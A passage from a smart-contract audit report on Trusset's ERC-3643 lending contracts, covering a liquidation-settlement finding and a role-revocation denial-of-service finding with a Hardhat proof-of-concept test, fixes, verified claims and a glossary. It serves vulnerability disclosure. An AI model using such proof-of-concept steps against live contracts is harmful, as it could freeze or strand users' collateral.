    expect(surplusPaidOnCorrectOrdering).to.be.greaterThan(0n);
```

```
    });
});
```

RECOMMENDATION

Reject a settlement that would close a record which has realized nothing. In both settleLiquidation and the batchSettleLiquidations loop body, before writing pending.settled = true, revert with InvalidAmount() when finalProceedsAmount == 0 && pending.proceedsCollected == 0 && pending.collateralRemaining < pending.collateralAmount, that is when collateral was withdrawn for sale but no cash was ever booked against it. That leaves the intentional zero-proceeds settle for a genuinely worthless seizure intact, since in that case collateralRemaining still equals collateralAmount. As a second layer, add a reopenLiquidation(uint256) function gated on DEFAULT_ADMIN_ROLE that clears settled and decrements totalLiquidationsSettled for a record whose proceedsCollected == 0, so the state is recoverable without a UUPS upgrade. batchSettleLiquidations should also emit an event for each id it skips at line 363, so a silently no-op batch is visible to the operator.

MITIGATION

https://github.com/Trusset/trusset-erc3643-lending/commit/873ab2a0a52cc1c32fd9523553cb32da67a55ef3

SecurityLiquidationRouter refuses to settle a record that withdrew collateral for sale but booked zero proceeds; batch settle skips instead of closing the pipe. Covered by RouterSettlementClosure.test.ts.

6.2.38 Revoking the freeze adapter's agent role strands both liquidation and settlement (ERC3643 Lending)

LOW FIXED

Impact: Low

Likelihood: Low

DESCRIPTION

Erc3643FreezeAdapter depends on holding the agent role on the ERC-3643 token to call freezePartialTokens, unfreezePartialTokens, and forcedTransfer. The adapter has no isAgent probe, no circuit breaker, and no fallback. If the token owner (issuer) calls removeAgent(adapter), a normal ERC-3643 capability, not requiring any special exploit, every subsequent enforce (liquidation) and release (settlement) call reverts with NotAgent. Collateral stays frozen on-chain and neither the market nor the borrower can move it while the role is off, so the loan is temporarily unliquidatable and unsettleable.

This is a real, on-chain DoS, but it is not the unrecoverable state it might first appear to be. addAgent/removeAgent are plain onlyOwner toggles on the token with no cooldown and no restriction on re-granting a previously removed address, and the adapter's own refs bookkeeping is untouched by the token's agent flagso the same issuer who revoked the role can restore it in one transaction with zero data loss (lock → removeAgent → release reverts NotAgent → addAgent → release succeeds). The adapter's own NatSpec already documents this scenario by name as an accepted operational trust boundary with the register provider, not an oversight. The actor who can cause thisthe token issuer/ownercan already unilaterally forcedTransfer any holder's balance, freeze/unfreeze at will, and pause the whole token, so this does not introduce a materially new attack surface; it is filed here as a Low-severity, easily-recoverable operational gap (no isAgent preflight check, no documented recovery runbook) rather than the "mutual-hostage state with no recovery path" an earlier draft of this finding claimed.

Proof of Concept.

CODE LOCATION

trusset-erc3643-lending-main/contracts/evm/adapters/Erc3643FreezeAdapter.sol:41-42 (token, market immutables), :65-74 (onlyMarket modifier and constructor), :138-159 (enforce)

```
// Erc3643FreezeAdapter.sol:41-42
IERC3643TokenLite public immutable token;
address public immutable market;

// Erc3643FreezeAdapter.sol:65-74 -- one-time wiring, no owner/admin/timelock/2-
step handover
modifier onlyMarket() {
    if (msg.sender != market) revert OnlyMarket();
    _;
}

constructor(address _market, address _token) {
    if (_market == address(0) || _token == address(0)) revert InvalidAddress();
    market = _market;
    token = IERC3643TokenLite(_token);
}

// Erc3643FreezeAdapter.sol:138-159 -- every mutator calls into the token's
onlyAgent functions
function enforce(bytes32 ref, address to, uint256 amount) external onlyMarket
nonReentrant {
    ...
    _unfreezeUpTo(ref, holder, amount);   // -> token.unfreezePartialTokens,
onlyAgent
    if (to != holder) {
        ...
        bool ok = token.forcedTransfer(holder, to, amount);   // onlyAgent
        ...
```

```
    }
}
```

```
import { expect } from "chai";
import { ethers } from "hardhat";
import { getActors, TOKEN_UNIT } from "../helpers/fixtures";
import type {
  Erc3643FreezeAdapter,
  TestCompliance,
  TestErc3643Token,
  TestIdentityRegistry,
} from "../../typechain-types";

const AMOUNT = 100n * TOKEN_UNIT;
const REF = ethers.id("ref-f045");

describe("F-045 Erc3643FreezeAdapter agent-role revocation defeats freeze
enforcement", () => {
  async function fixture() {
    const actors = await getActors();
    const marketSigner = actors.deployer;
    const registry = (await (
      await ethers.getContractFactory("TestIdentityRegistry")
    ).deploy()) as TestIdentityRegistry;
    const compliance = (await (
      await ethers.getContractFactory("TestCompliance")
    ).deploy()) as TestCompliance;
    const token = (await (
      await ethers.getContractFactory("TestErc3643Token")
    ).deploy(18, await registry.getAddress(), await compliance.getAddress())) as
TestErc3643Token;
    const adapter = (await (
      await ethers.getContractFactory("Erc3643FreezeAdapter")
    ).deploy(marketSigner.address, await token.getAddress())) as
Erc3643FreezeAdapter;

    await token.addAgent(await adapter.getAddress());
    await registry.setVerified(actors.borrower.address, true, 1);
    await registry.setVerified(actors.bidder.address, true, 1);
    await token.mint(actors.borrower.address, AMOUNT * 2n);
    await adapter.lock(actors.borrower.address, AMOUNT, REF,
actors.collateralAgent.address);

    return { actors, adapter, token, registry };
  }

  it("revoking the agent role strands liquidation: enforce reverts NotAgent",
```

```
async () => {
    const { adapter, token, actors } = await fixture();
    await token.removeAgent(await adapter.getAddress());
    await expect(
      adapter.enforce(REF, actors.bidder.address, AMOUNT),
    ).to.be.revertedWithCustomError(token, "NotAgent");
  });

  it("revoking the agent role strands settlement: release reverts NotAgent", async
() => {
    const { adapter, token } = await fixture();
    await token.removeAgent(await adapter.getAddress());
    await expect(adapter.release(REF)).to.be.revertedWithCustomError(token,
"NotAgent");
  });

  it("after revocation the market can neither freeze new collateral nor unfreeze
old (no fallback)", async () => {
    const { adapter, token, actors } = await fixture();
    await token.removeAgent(await adapter.getAddress());
    await expect(
      adapter.lock(actors.borrower.address, AMOUNT, ethers.id("ref-f045-b"),
actors.collateralAgent.address),
    ).to.be.revertedWithCustomError(token, "NotAgent");
    expect(await token.getFrozenTokens(actors.borrower.address)).to.equal(AMOUNT);
    expect(await adapter.lockedAmount(REF)).to.equal(AMOUNT);
  });
});
```

RECOMMENDATION

Add a constructor-time token.isAgent(address(this)) probe so the adapter fails fast if it was never granted the role. Add a market-level circuit breaker that pauses new locks when token.isAgent(adapter) returns false, and formalize the register-provider agreement covering grant, rotation, and emergency re-grant of the agent role as a first-class operational control.

MITIGATION

https://github.com/Trusset/trusset-erc3643-lending/commit/873ab2a0a52cc1c32fd9523553cb32da67a55ef3

Erc3643FreezeAdapter probes isAgent and reverts AgentRoleMissing on lock/increase when the role is gone, while release remains recoverable. Covered by FreezeAgentBreaker.test.ts.

6.3 Verify Claims

Access Control Correctness: privileged roles (ISSUER, SUB_ISSUER, CONTROLLER, OPERATOR, DAO/admin) only expose their intended operations and cannot escalate or bypass compliance.

Status: tested and verified

Compliance Enforcement: every token transfer, mint, redeem, and trading flow enforces KYC/AML checks via the Identity Registry and Basic Compliance Module.

Status: tested and verified

Upgradeability Safety: UUPS upgrade paths are gated by the documented governance model (TrussetDAO + issuer) and preserve storage layout.

Status: tested and verified

Oracle Integration Security: price oracles validate freshness, signed updates, and deviation bounds; downstream lending and redemption flows reject stale or unsafe prices.

Status: tested and verified

Lending and Liquidation Safety: overcollateralized loans, Dutch auctions, and the shared liquidation router preserve accounting invariants and settle proceeds correctly.

Status: tested and verified

LP Share Accounting Integrity: share generations and wipe-out recovery prevent stale LP claims from diluting or stealing fresh deposits after full pool wipe-out.

Status: tested and verified

Insurance Fund Solvency: timeout coverage and late liquidation proceeds cannot double-credit the pool; insurance advances are reimbursed when real proceeds arrive.

Status: tested and verified

Custody and Settlement Integrity: CommodityCustody and StockCustody balances, locks, and settlement flows preserve user balances and route funds to the correct counterparties.

Status: tested and verified

ERC-20 / Token-Transfer Robustness: all external token interactions handle non-standard ERC-20 implementations safely and follow Checks-Effects-Interactions.

Status: tested and verified

General Security: contracts are free from critical reentrancy, integer overflow/underflow, signature malleability, and front-running vulnerabilities.

Status: tested and verified

7. Executive Summary

Two independent softstack experts performed an unbiased and isolated audit of the smart contract provided by the Trusset team. The main objective of the audit was to verify the security and functionality claims of the smart contract. The audit process involved a thorough manual code review and automated security testing.

Overall, the audit identified a total of 38 issues, classified as follows:

- No critical issues were found
- 13 high severity issues were found
- 17 medium severity issues were found
- 8 low severity issues were found
- No informational issues were found

The Trusset team has successfully addressed all identified issues from the audit. All vulnerabilities have been mitigated based on the recommendations provided in the report. A follow-up review confirms that the fixes have been implemented effectively, ensuring the security and functionality of the smart contract.

8. About the Auditor

Established in 2017 under the name Chainsulting, and rebranded as softstack GmbH in 2023, softstack has been a trusted name in Web3 Security space. Within the rapidly growing Web3 industry, softstack provides a comprehensive range of offerings that include software development, cybersecurity, and consulting services. Softstack's competency extends across the security landscape of prominent blockchains like Solana, Tezos, TON, Ethereum and Polygon. The company is widely recognized for conducting thorough code audits aimed at mitigating risk and promoting transparency.

The firm's proficiency lies particularly in assessing and fortifying smart contracts of leading DeFi projects, a testament to their commitment to maintaining the integrity of these innovative financial platforms. To date, softstack plays a crucial role in safeguarding over $100 billion worth of user funds in various DeFi protocols.

Underpinned by a team of industry veterans possessing robust technical knowledge in the Web3 domain, softstack offers industry-leading smart contract audit services. Committed to evolving with their clients' ever-changing business needs, softstack's approach is as dynamic and innovative as the industry it serves.

Check our website for further information: https://softstack.io

9. Glossary

Term	Definition
AML	Anti-Money Laundering
CEI	Checks-Effects-Interactions pattern for reentrancy prevention
CVSS	Common Vulnerability Scoring System
Custody	Wallet-agnostic contract holding user balances and enforcing settlement rules
DAO	Decentralized Autonomous Organization
DeFi	Decentralized Finance
Dutch Auction	Descending-price auction used to liquidate collateral
ERC-20	Ethereum token standard for fungible tokens
ERC-3643	Permissioned security-token standard with on-chain identity and transfer compliance
EVM	Ethereum Virtual Machine
Freeze Adapter	ERC-3643 agent adapter that locks borrower collateral by freezing tokens in place
Identity Registry	On-chain registry storing verified investor identities and claims
Insurance Fund	Protocol reserve that covers bad debt from failed or timed-out liquidations
KYC	Know Your Customer; identity verification process
LP	Liquidity Provider in a lending or trading market
Liquidation Router	Shared contract that routes liquidation proceeds between lending markets and custody
MiCA	Markets in Crypto-Assets Regulation (EU)
OZ	OpenZeppelin, widely-used Solidity library for secure smart contracts
Oracle	On-chain price feed sourced from external data providers
SafeERC20	OpenZeppelin helper for safely interacting with non-standard ERC-20 tokens
Share Generation	Epoch counter that retires wiped LP share claims after full pool wipe-out
TWAP	Time-Weighted Average Price
TrussetDAO	Trusset governance entity that co-signs platform-level contract upgrades
USDC	USD Coin; fiat-backed stablecoin used for settlements and lending

Term	Definition
UUPS	Universal Upgradeable Proxy Standard
eWpG	Elektronische Wertpapiergesetz; German electronic securities law